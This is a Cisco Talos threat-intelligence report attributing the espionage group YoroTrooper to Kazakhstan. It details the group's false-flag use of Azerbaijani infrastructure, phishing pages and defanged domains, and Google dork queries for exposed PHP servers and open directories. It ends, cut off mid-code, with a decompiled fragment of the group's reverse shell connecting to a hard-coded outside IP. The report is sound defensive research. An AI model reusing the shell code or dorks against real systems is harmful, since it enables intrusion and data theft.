Kazakhstan-associated YoroTrooper disguises origin of attacks as Azerbaijan

blog.talosintelligence.com/attributing-yorotrooper/

Asheer Malhotra October 25, 2023

By Asheer Malhotra, Vitor Ventura

Wednesday, October 25, 2023 08:01

Threats Threat Spotlight SecureX

- Cisco Talos assesses with high confidence that YoroTrooper, an espionage-focused threat actor first active in June 2022, likely consists of individuals from Kazakhstan based on their use of Kazakh currency and fluency in Kazakh and Russian. The actor also appears to have a defensive interest in the website of the Kazakhstani state-owned email service and has rarely targeted Kazakh entities.
- YoroTrooper attempts to obfuscate the origin of their operations, employing various tactics to make its malicious activity appear to emanate from Azerbaijan, such as using VPN exit nodes local to that region.
- YoroTrooper's targeting appears to be focused on Commonwealth of Independent States (CIS) countries, and the operators have compromised multiple state-owned websites and accounts belonging to government officials of these countries between May and August 2023.
- Our findings also indicate that, in addition to commodity and custom malware, YoroTrooper continues to rely heavily on phishing emails that direct victims to credential harvesting sites, an assessment that is in line with recent reporting from ESET.
- Recent retooling efforts by YoroTrooper demonstrate a conscious effort to move away from commodity malware and increasingly rely on new custom malware spanning across different platforms such as Python, PowerShell, GoLang and Rust.

YoroTrooper operators likely based in Kazakhstan

Talos assesses with high confidence that YoroTrooper operators are likely based in Kazakhstan based on their language preferences, use of Kazakhstani currency and very limited targeting of Kazakhstani entities, which only included the government's Anti-Corruption Agency.

Aliases	Unknown
Affiliations	Kazakhstan
Active since	2022
Goals	Espionage, data theft to support state objectives.
Victimology	European governing entities with a special focus on the Commonwealth of Independent States (CIS) countries.
Notable TTPs	Social engineering, spear-phishing, data exfiltration, custom-built and commodity malware.
Malware & tooling	Yoro Trooper employs a variety of self-developed and commodity malware families such as AveMaria/Warzone RAT, LodaRAT.

Our primary observation that points toward the actor being of Kazakh origin is that they speak Kazakh and Russian, both of which are official languages of Kazakhstan. YoroTrooper frequently visits websites written in Kazakh and has used Russian in debugging and logging messages in their custom Python remote access trojans (RATs). For example, we have seen phrases such as “Сохраняю в {save_dir}” or “Файл загружен!\nИмя” that translate to “I save in {save_dir}” and “File uploaded!\nName” respectively, and the translation of output of commands to CP866 — the code page for Cyrillic.

Starting in June 2023, we saw this actor using Uzbek in their implants, another popular language in Kazakhstan, enabling us to narrow down their country of origin. While this may be an attempt at generating false flags to masquerade as an Uzbek adversary, it is highly likely that YoroTrooper operators are simply well-versed in Kazakh, Russian and Uzbek languages.

A second observation that supports our assessment of YoroTrooper’s strong ties to Kazakhstan is the involvement of Kazakhstani currency in their operations. The threat actor primarily relies on using cryptocurrency to pay for operating infrastructure such as domains and servers for hosting their lures, payloads and decoys, and regularly checks for currency conversion rates between Kazakhstani Tenge (KZT), Kazakhstan’s official currency and Bitcoin (BTC) on Google.

```
URL: https://www.google.com/search?q=btc+to+kzt&source=hp&ei=QSW1YpfTF8qJ9u8P19yolAE&iflsig=AJlK0e8AAAAAYrUzUc7OeSZmRAwNznSTlgHhv7UWHH6T&ved=0a
P9lMX4AhXKhP0HHVcuChEQ4dUDCAc&uact=5&oq=btc+to+kzt&gs_lcp=Cgdnd3Mtd2l6EAMyBQgAEIAEMgYIABAeEBYyBggAEB4QFjIGCAAQHhAWMgYIABAeEBYyCAgAEB4QFhAKMgYIA
wlz
Title: btc to kzt - Поиск в Google
Last Visit: 2022-06-24 02:45:37.786305
```

The threat actor also uses online exchanges, such as alfachange[.]com, which converts money from Kazakhstani Tenge to Bitcoin via their Visa and Mastercard cards:

```
URL: https://alfachange.com/?ref=1595523706254?&cur_from=visa-mastercard-kzt&cur_to=bitcoin&amount_from=3000&amount_to=0.023832
Title: AlfaChange - Обмен Visa/MasterCard KZT на Bitcoin
Last Visit: 2022-07-10 05:19:46.064287
```

```
URL: https://1wm.kz/en/exchange-cardkzt-to-btc/
Title: Exchange VISA KZT to BitCoin BTC
Last Visit: 2022-07-10 05:22:58.464653
```

Talos’ research found that YoroTrooper has a special defensive interest in repeatedly evaluating the security posture of the website of the Kazakhstani state-owned email service, mail[.]kz. YoroTrooper will regularly conduct security scans of mail[.]kz but has never registered any look-a-like domains or created credential harvesting pages spoofing the site, tactics the threat actor commonly uses when attempting to target an online service or its users. The image below shows bookmarks pertaining to the evaluation of mail[.]kz’s security posture saved on a browser used by YoroTrooper, indicating that the threat actor frequently visits these links to monitor the website for potential security vulnerabilities.


```
Title: mail.kz - Host Search - Censys
Url: https://search.censys.io/search?resource=hosts&q=mail.kz

Title: mail.kz Website Security Test
Url: https://www.immuniweb.com/websec/mail.kz/RIurqdiI/

Title: Mozilla Observatory :: Scan Results for mail.kz
Url: https://observatory.mozilla.org/analyze/mail.kz

Title: Instant Security Report | UpGuard Cyber Security Ratings
Url: https://www.upguard.com/instant-security-score/report?c=mail.kz

Title: FREE Online Website Malware Scanner | Website Security Monitoring & Malware Removal | Quttera
Url: https://quttera.com/detailed_report/mail.kz
```

This monitoring activity indicates YoroTrooper values mail[.]kz, as they have conducted similar security scanning for their own malicious infrastructure to verify that it is not vulnerable to exploitation. For example, YoroTrooper queried IP address 168[.]100[.]8[.]242 on Shodan, which hosted domain mail[.]asco[.]az-link[.]email on July 11, 2022 that was used by YoroTrooper to target entities in Azerbaijan in November 2022:

```
URL: https://www.shodan.io/host/168.100.8.242
Title: 168.100.8.242
Last Visit: 2022-07-26 04:02:39.289103
```

YoroTrooper checking one of their own IP addresses in Shodan.

Finally, Talos' analysis of YoroTrooper's victimology found that the only institution targeted in Kazakhstan was the government's Anti-Corruption Agency. YoroTrooper facilitated this attack by creating a malicious subdomain mail[.]antikor[.]gov[.]kz[.]openingfile[.]net, that spoofed the legitimate government domain antikor[.]gov[.]kz:.



Anti-corruption Agency of the Republic of Kazakhstan

Go to page →

Anti-Corruption Agency of the Republic of Kazakhstan (Anti-Corruption Service) is a government anti-corruption agent directly subordinated to the President of the Republic of Kazakhstan.

The agency forms and implements the anti-corruption policy of the Republic of Kazakhstan, coordinates the anti-corruption field, as well as detects, restrains, reveals and investigates corruption offenses.

Structure →

Feedback | Submit appeal

Contact us

Address	010000, Astana, Kabanbai Batyr avenue, 19, block B
Office	+7 7172 90-90-86, +7 7172 90-91-29
Office fax	+7 7172 90-91-73
Front desk	+7 (7182) 90-92-60
Email	kense@antikor.gov.kz

Threat actor attempts to masquerade as Azerbaijani

We assess with high confidence that YoroTrooper made numerous efforts to disguise their origin by hosting a majority of their infrastructure in Azerbaijan while still targeting institutions in Azerbaijan, using malicious sub-domains such as:

- mail[.]economy[.]qov[.]az-link[.]email
- mail[.]gov[.]az-link[.]email
- mail[.]mfa[.]az-link[.]email

YoroTrooper employs numerous tactics to obfuscate the origin of their activity, attempting to appear as if they are located in Azerbaijan. We observed that most of YoroTrooper's operations are routed via Azerbaijan, though notably, the threat actor does not appear to speak the Azerbaijani language. Intelligence obtained by Talos indicates the adversary regularly translates information from Azerbaijani to Russian, the second official language in Kazakhstan.

```
URL: https://translate.google.com/?sl=az&tl=ru&text=Hesab%C4%B1n%20do%C4%9Fru
99yin.%20%C6%8Flav%C9%99%20h%C9%99r%C9%99k%C9%99t%20t%C9%991%C9%99b%20olunmur
Title: Google Translate
Last Visit: 2022-07-15 10:04:16.297772
```

YoroTrooper using Google Translate to convert text from Azerbaijani to Russian for an account verification message.

Furthermore, the operator drafts lures in Russian and then translates them to Azerbaijani to use in their phishing attacks:

```
URL: https://translate.google.com/?sl=ru&tl=az&text=%D0%98%D0%BD%D1%84%D0%BE%D1%80%D0%BC%D0%B0%D1%86%D0%B8%D1%
BD%D0%BE%D1%81%D1%82%D1%80%D0%B0%D0%BD%D0%BD%D1%8B%D1%85%20%D0%B4%D0%B5%D0%BB%20%D0%BE%20%D1%80%D0%B5%D0%B0%D0
D1%8B%D1%85%20%D1%81%D0%BE%D0%BE%D1%82%D0%B2%D0%B5%D1%82%D1%81%D1%82%D0%B2%D1%83%D1%8E%D1%89%D0%B8%D0%BC%20%D0
B9%20%D1%80%D0%B0%D0%B1%D0%BE%D1%82%D0%B5.%0A%0A%D0%A1%D0%9F%D0%98%D0%A1%D0%9E%D0%9A%0A%0A%D0%BF%D0%B5%D1%85%D
%80%D0%B0%D0%BD%D0%B0%D0%BC%D0%B8%20%D0%A6%D0%B5%D0%BD%D1%82%D1%80%D0%B0%D0%BB%D1%8C%D0%BD%D0%BE%D0%B9%20%D0%B
0%D1%80%D1%82%D0%B0%D0%BC%D0%B5%D0%BD%D1%82%20%D0%B2%D0%BD%D0%B5%D1%88%D0%BD%D0%B5%D0%B9%20%D0%BF%D0%BE%D0%BB%
0%B8%D0%BB%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D1%8F%0A%D0%9F%D1%80%D0%B8%D0%B2%D0%B5%D1%82.%20%D0%9F%D0%BE%D0%B6%D0
%D1%80%D0%B8%D0%B2%D0%B5%D1%82%20%D0%9D%D0%B5%20%D0%B2%D0%B2%D0%BE%D0%B4%D0%B8%D1%82%D0%B5%20%D0%BF%D0%B8%D1%8
%D0%BE%D1%87%D1%82%D1%8B%20info%40mdi.gov.az.%20%D1%8F%D0%B2%D0%BB%D1%8F%D0%B5%D1%82%D1%81%D1%8F%20%D0%BF%D0%B
A%20%0A%D0%AF%20%D0%B6%D0%B8%D1%82%D0%B5%D0%BB%D1%8C%20%D1%81%D0%B5%D0%BB%D0%B0%20%D0%AE%D1%85%D0%B0%D1%80%D0%
0%BD%D0%B0%20%D0%91%D0%B0%D0%BB%D0%B0%D0%BA%D0%B8%D1%88%D0%B8%D0%B5%D0%B2%20%D0%9D%D1%83%D1%80%D0%BB%D0%B0%D0%
0%B2%20%D1%81%D0%B5%D0%BB%D0%B5%20%D0%93%D0%B0%D0%B7%D1%8F%D0%BD%20%D0%A2%D0%B5%D1%80%D1%82%D0%B5%D1%80%D1%81%
D0%B5%D0%BB%D1%8C%D0%BD%D0%BE%D0%B3%D0%BE%20%D1%83%D1%87%D0%B0%D1%81%D1%82%D0%BA%D0%B0%203%20%D0%B0%D1%80%D1%8
%BE%20%D1%83%20%D0%BE%D0%B4%D0%BD%D0%BE%D0%B9%20%D0%B8%D0%B7%20%D0%BD%D0%B8%D1%85%20%D0%B5%D1%81%D1%82%D1%8C%2
%D0%B8%20%D0%BA%D0%B0%D0%B6%D0%B4%D1%8B%D0%B5%2036%20%D0%B4%D0%BD%D0%B5%D0%B9%20%D0%B2%20%D1%82%D0%B5%D1%87%D0
D0%B8%D1%82%D1%8C%20%D1%83%D1%80%D0%BE%D0%B6%D0%B0%D0%B9%20%D1%82%D0%BE%D0%BB%D1%8C%D0%BA%D0%BE%20%D0%BF%D0%BE
BE%D0%B4%D0%B0%20%D0%B8%20%D1%8F%20%D0%BD%D0%B5%20%D0%BC%D0%BE%D0%B3%D1%83%20%D0%B2%D0%BE%D0%B2%D1%80%D0%B5%D0
%D0%B0%D0%B3%D1%80%D0%B0%D1%80%D0%B8%D0%B8%20%D1%81%D0%BE%D0%B1%D0%B8%D1%80%D0%B0%D1%8E%D1%82%20%D1%83%D1%80%D
%D0%B5%20%D0%B5%D1%89%D0%B5%20%D0%BD%D0%B5%20%D0%BC%D0%BE%D0%B3%D1%83%20%D1%81%D0%BE%D0%B1%D1%80%D0%B0%D1%82%D
0%20%D0%BC%D0%BE%D1%8F%20%D0%BE%D1%87%D0%B5%D1%80%D0%B5%D0%B4%D1%8C%20%D0%BF%D0%BE%D0%BB%D0%B8%D0%B2%D0%B0%D1%
1%82%D1%8C.%0A%D0%9C%D1%83%D1%81%D0%B5%D0%B8%D0%B1%D0%BE%D0%B2%20%D0%9B%D0%BE%D0%B3%D0%BC%D0%B0%D0%BD%20%D0%94
B8%D0%B2%D0%B0%D1%82%D1%8C%20%D1%81%D0%B2%D0%BE%D0%B8%20%D0%BF%D0%BE%D0%BB%D1%8F%2C%20%D0%BE%D0%BD%20%D0%BC%D0
88%D1%8C%2C%20%D0%BA%D1%82%D0%BE%20%D1%82%D1%8B%20%D1%82%D0%B0%D0%BA%D0%BE%D0%B9%2C%20%D0%BA%D1%83%D0%B4%D0%B0
BA%D1%83%D0%BB%D0%B0%D0%BA%D0%BE%D0%BC%2C%20%D1%80%D1%83%D0%B3%D0%B0%D0%BB%D1%81%D1%8F%20%D0%BC%D0%B0%D1%82%D0
D1%82%D0%B0%D0%B2%D0%B8%D0%BC%20%D0%B0%D0%BA%D1%82%2C%20%D0%BA%D0%BE%D1%82%D0%BE%D1%80%D1%8B%D0%B9%20%D1%82%D1
B8%20%D0%BC%D1%8B%20%D0%BE%D1%82%D0%B2%D0%B5%D1%80%D0%B3%D0%BD%D0%B5%D0%BC%20%D0%B2%D0%B0%D1%81.%20%D0%A1%D0%B
%D1%80%D0%B0%D1%82%D1%8C%D1%8F%20%D0%B8%20%D0%B4%D0%B2%D0%BE%D1%8E%D1%80%D0%BE%D0%B4%D0%BD%D1%8B%D0%B5%20%D0%B
0%D0%BA%D0%B0%D0%B7%D0%B5%D0%BD%D0%BD%D0%B0%D1%8F%20%D0%B1%D1%8B%D0%BB%D0%B0%20%D0%BC%D0%BE%D1%8F%2C%20%D1%8F%
%D1%83-%D0%BD%D0%B8%D0%B1%D1%83%D0%B4%D1%8C%2C%20%D0%B3%D0%B4%D0%B5%20%D1%82%D1%8B.%0A%20%0A%D0%9F%D0%BE%D0%BC
%D0%B3%D0%B8%D1%82%D0%B5%20%D0%BC%D0%BD%D0%B5%20%D0%BF%D0%BE%D0%BB%D1%83%D1%87%D0%B8%D1%82%D1%8C%20%D0%B4%D0%B
8%203%20%D0%B4%D0%BD%D1%8F%20%D0%BE%D1%82%20%D0%B4%D0%B2%D1%83%D1%85%20%D0%B4%D1%80%D1%83%D0%B3%D0%B8%D1%85%20
%B5%D0%B5%20%D1%81%D0%BF%D0%B0%D1%81%D0%B8%D0%B1%D0%BE.%0A%20%0A-%0A%D0%9D%D1%83%D1%80%D0%BB%D0%B0%D0%BD%20%D0
Title: Google Translate
```

YoroTrooper makes an effort to have their operations appear as if they originate from Azerbaijan, looking to use VPN exit nodes in the country:

```
URL: https://duckduckgo.com/?q=pia+vpn+azerbaijan&atb=v314-1
Title: pia vpn azerbaijan at DuckDuckGo
Last Visit: 2022-06-07 10:03:59.945815

URL: https://www.google.com/
search?q=astril+vpn+in+azerbaijan&ei=yh2fYr-AJ875qwHE_KOAAw&
Title: astril vpn in azerbaijan - Поиск в Google
Last Visit: 2022-06-07 10:05:03.579030
```

Finally, we have also seen the threat actor searching for random contact information for Azerbaijani individuals, likely to use when setting up their infrastructure and tools:

```
URL: https://duckduckgo.com/?q=contact+random+azerbaijan&atb=v314-1&ia=web
Title: contact random azerbaijan at DuckDuckGo
Last Visit: 2022-06-07 04:54:01.144778
```

Targeting activity focuses on prominent government officials and organizations in CIS countries

YoroTrooper modified and expanded their tactics, techniques and procedures (TTPs) after Talos' seminal disclosure on this threat actor in March 2023, and continued their targeting efforts against Commonwealth of Independent States (CIS) countries with these new TTPs starting in June 2023. Some of these tactics included:

- Porting their Python-based implant to PowerShell.
- Increasingly adopting the use of custom implants and abandoning previously used commodity malware.

YoroTrooper's targeting of government entities in these countries may indicate the operators are motivated by Kazakh state interests or working under the direction of the Kazakh government. It is also possible, however, that the actors are simply motivated by financial gain achieved by selling restricted state information. Talos is pursuing further research on YoroTrooper's intelligence collection goals to ascertain the group's potential state sponsorship.

A number of prominent and successful YoroTrooper intrusions took place in recent months, beginning in June 2023 when the adversary compromised a Tajiki national. Although we could not determine the identity of the victim, Talos assesses that the victim is associated with the Tajik government, based on the nature of the data that YoroTrooper exfiltrated from them, which amounted to 165MB of documents. Many of these documents consisted of government certificates and affidavits, appearing to belong to someone who has visibility into government personnel management and welfare.

YoroTrooper consistently relies on vulnerability scanners such as Acunetix and open-source data from search engines such as Shodan to locate and infiltrate a target's infrastructure. This exercise turned out to be extremely fruitful for YoroTrooper, who from May to July 2023, successfully compromised three state-owned Tajiki and Kyrgyzstani websites and hosted malware payloads on them, with some malware still being hosted as of September 2023. The first website compromised in May 2023 was tpp[.]tj, which is managed by the country's Chamber of Commerce and Industry of the Republic of Tajikistan.

Subsequently, in July, YoroTrooper compromised and hosted malware on akn[.]tj, another state-owned website belonging to theDrug Control Agency under the President of the Republic of Tajikistan, as well as kyrgyzkomur[.]gov[.]kg, which belongs to Kyrgyzstan's state-owned coal enterprise.YoroTrooper also compromised a user from the Ministry of Transport and Roads of the Kyrgyz Republic, successfully harvesting some browser credentials from the user.

YoroTrooper began its campaign to target Uzbeki government entities as early as January 2023. About eight months of aggressive attack attempts yielded success in August 2023, when YoroTrooper successfully compromised a high-ranking official from the Uzbek Ministry of Energy. While Talos confirmed the compromise, we could not determine what data was stolen from this individual.

The following timeline provides an updated view and details of various geographies targeted since June 2023.

Timeframe	Targeted geography	Salient TTPs
September 2023	Tajikistan	• Used an agreement statement between Bulgaria and Tajikistan as a lure. • Reused compromised Tajiki website for the Chamber of Commerce and Industry to host malware. • Deployed PowerShell-based implants and used Telegram APIs.
August 2023	Kyrgyzstan	• Used a Kyrgyz Ministry of Transport circular as a lure/decoy document. • Used attacker-owned infrastructure to host malware. • Targeted and compromised an Uzbek Ministry of Energy senior official. • Reused custom-built reverse shell EXEs first seen in June 2023. • Reused a PyInstaller-wrapped, Python-based Google Chrome credential stealer that was first seen in January 2023, though this version did not include an upload capability.
July 2023	Tajikistan and Kyrgyzstan	• Tajik Drug Control Agency's website akn[.]tj compromised to host payloads. • Kyrgyz state-owned coal enterprise KyrgyzKomur's website, kyrgyzkomur[.]gov[.]kg, compromised and used to host malware.
June 2023	Tajikistan	• Takij Ministry of Foreign Affairs targeted using the following lures: • Publication from the International Atomic Energy Agency (IAEA) and OECD Nuclear Energy Agency (NEA) on Uranium: Resources, Production and Demand. • Used a compromised Tajiki website for the Chamber of Commerce and Industry to host malware. • First instance of deploying custom-built reverse shell EXEs. • Python implants ported to PowerShell and used Telegram APIs.

YoroTrooper's tactics, techniques and procedures include open-source tooling and phishing operations

YoroTrooper relies heavily on learning-on-the-go to carry on their malicious activities. We've observed the operator constantly attempting to buy new tools, such as VPN connections. Our research also indicated that the group actively relies on vulnerability scanners, such as Acunetix, and open-source data, such as the information available on Shodan, to locate and infiltrate the public-facing servers of their targets.


Reconnaissance

YoroTrooper frequently conducts open-source searches of infrastructure they are interested in targeting, using search engines such as Google, Shodan and Censys to find vulnerabilities and leakages in a target's infrastructure. This research includes searching for vulnerable PHP-based servers and identifying content management systems (CMS) to find open directories.

```
URL: https://www.google.com/search?q=site%3Amfa.gov.az+ext%3Aphp+intitle%3Aphpinfo+%27published-
td2l6EAxKBAhBGAFKBAhGGABQigVYigVg3xFoAXAAeACAAakBiAGpAZIBAzAuMZgBAKABAqABAcABAQ&sclient=gws-wiz
Title: site:mfa.gov.az ext:php intitle:phpinfo 'published by the PHP Group' - Поиск в Google
Last Visit: 2022-06-17 10:03:38.061108

URL: https://www.google.com/search?q=site%3A*.nk.gov.az&ei=p1GsYt2NBYTukgW-mZ_oDw&ved=0ahUKEwid_
Title: site:*.nk.gov.az - Поиск в Google
Last Visit: 2022-06-17 10:04:28.504137

URL: https://whatcms.org/?s=mfa.gov.az
Title: Detect which CMS a site is using - What CMS?
Last Visit: 2022-06-17 10:00:34.314278

URL: https://www.google.com/search?q=site%3A.*.gov.az+intitle%3Aindex.of++%7C+%27parent+director
BQmA1YziZg4CdoAnAAeACAAYkCiAGZD5IBBTAuNC41mAEAoAEBwAEB&sclient=gws-wiz
Title: site:.*.gov.az intitle:index.of | 'parent directory' - Поиск в Google
Last Visit: 2022-06-07 04:19:38.792959
```


Personas and tooling

Talos identified a number of operational email accounts and other infrastructure used by YoroTrooper to facilitate their operations. YoroTrooper primarily uses the email address “anadozz[at]tuta[.]io” to register and purchase tools and services such as VPN accounts. For example, in 2022, the actors used this email address to obtain a subscription to NordVPN, valid from 2022 to 2025, from darkstore[.]su:



YoroTrooper has also extensively used and maintained access to two other email addresses, “n.ayyubov[at]mail[.]ru” and “danyjackson120293[at]proton[.]me”, via their remote machines. It is unclear if these email addresses actually belong to the operators or are just compromised accounts being leveraged by YoroTrooper.

A couple of months before purchasing the NordVPN account, YoroTrooper configured and purchased a VPS instance from netx[.]hosting for $16 USD a month. This is likely another remote machine that the threat actor used to expand their malicious operations.



Talos also found that YoroTrooper accesses their malicious infrastructure several times over the course of their campaigns in order to upload malware and access URLs hosted on their servers, such as:

- hxxps[://]e[.]mail[.]**az-link[.]email**/public/security/files/login[.]php?email=1
- hxxp[://]206[.]166[.]251[.]146/0075676763663A2F2F31302E3130302E3230302E32/0075676763663A2F2F31302E3130302E3230302E32/i
- hxxps[://]mail[.]**asco**[.]az-link[.]email/Login[.]aspx
- hxxps[://]auth[.]**mail-ru**[.]link/public_html/home/files/login[.]php?email=1

Phishing

YoroTrooper regularly sends spearphishing messages to victims that direct to attacker-controlled pages designed to harvest the target's credentials. The operators collect and deploy phishing pages on servers specific to a target country. Some of the malicious credential-harvesting pages found on YoroTrooper's VPS systems were:

- C[:/]Users/Professional/Desktop/DESSKTOP/1/**mail[.]ady[.]az[.]logiin[.]email**/index[.]html
- C[:/]Users/Professional/Desktop/DESSKTOP/Azerbaijan/**remote[.]mfa[.]gov[.]az**/logon[.]html
- C[:/]Users/Professional/Desktop/DESSKTOP/BackUp%20site/**ru[.]auth[.]logiin[.]email**/public/security/index[.]html
- C[:/]Users/Professional/Desktop/DESSKTOP/Azerbaijan/sample_mailru_trap.html
- C[:/]Users/Professional/Desktop/DESSKTOP/Desktop/**AZ%20mail%20box%20-%20Copy**[.]html
- D[:/]135%20%D0%9C%D0%97%D0%AB/mail[.]socar[.]az[.]logiin[.]email/owa/auth/logon[.]html
- C[:/]Users/Professional/Desktop/DESSKTOP/Azerbaijan/**mfa%20send%20box**/mfaRC[.]html
- C[:/]Users/Professional/Desktop/DESSKTOP/Azerbaijan/remote[.]mfa[.]gov[.]az/logon[.]html#form_title_text
- C[:/]Users/Professional/Desktop/DESSKTOP/beeline_send1%20-%20Copy[.]html
- C[:/]Users/Professional/Desktop/DESSKTOP/**Azerbaijan/mincom-caa**[.]html
- C[:/]Users/Professional/Desktop/DESSKTOP/RoundtoMail[.]ru[.]html
- C[:/]Users/Professional/Desktop/DESSKTOP/BackUp%20site/**mail[.]mincom[.]gov-az[.]site**/owa/auth/logon[.]html

The practice of credential-harvesting runs complimentary to YoroTrooper's malware-based operations with the end goal being data theft. The vast majority of YoroTrooper malware analyzed by Talos belongs to different families of information stealers.

YoroTrooper evolves their malware and tooling following Talos disclosure


After Talos released our report on YoroTrooper earlier this year, we have seen the operators make slight adjustments to their infection chains. The infection mechanisms have become more modular with:

- New intermediate steps and scripts added.
- New decoys/lures were introduced, seemingly to target additional victims.
- Adjustments to the final implants that are deployed, so they consist of two components: either their custom-made PowerShell scripts used for file exfiltration to Telegram channels, or Windows executables consisting of commodity malware or custom-made reverse shells.

While many of their mechanisms and implants have seen slight variation, Talos assesses with high confidence that YoroTrooper is changing their final malware implants and looking to develop and adopt new malware families into their arsenal.

As part of their exercise of retooling, YoroTrooper has also ported their custom-built Python implants that were previously packaged into executables using frameworks such as Nuitka and PyInstaller, to PowerShell scripts that are now directly run from the central HTA script.

The new infection chain is outlined in the graphic below.




Custom-built reverse shell

YoroTrooper has started using a simple, custom-built, Windows executable-based interactive reverse shell to run commands on infected endpoints via cmd[.]exe:

```
while ( 1 )
{
  Sleep(0x1388u);
  strcpy(cp, "46.161.27.151");
  v16 = 443;
  WSAStartup(0x202u, &WSAData);
  s = WSASocketW(2, 1, 6, 0i64, 0, 0);
  *(_WORD *)name.sa_data = htons(v16);
  name.sa_family = 2;
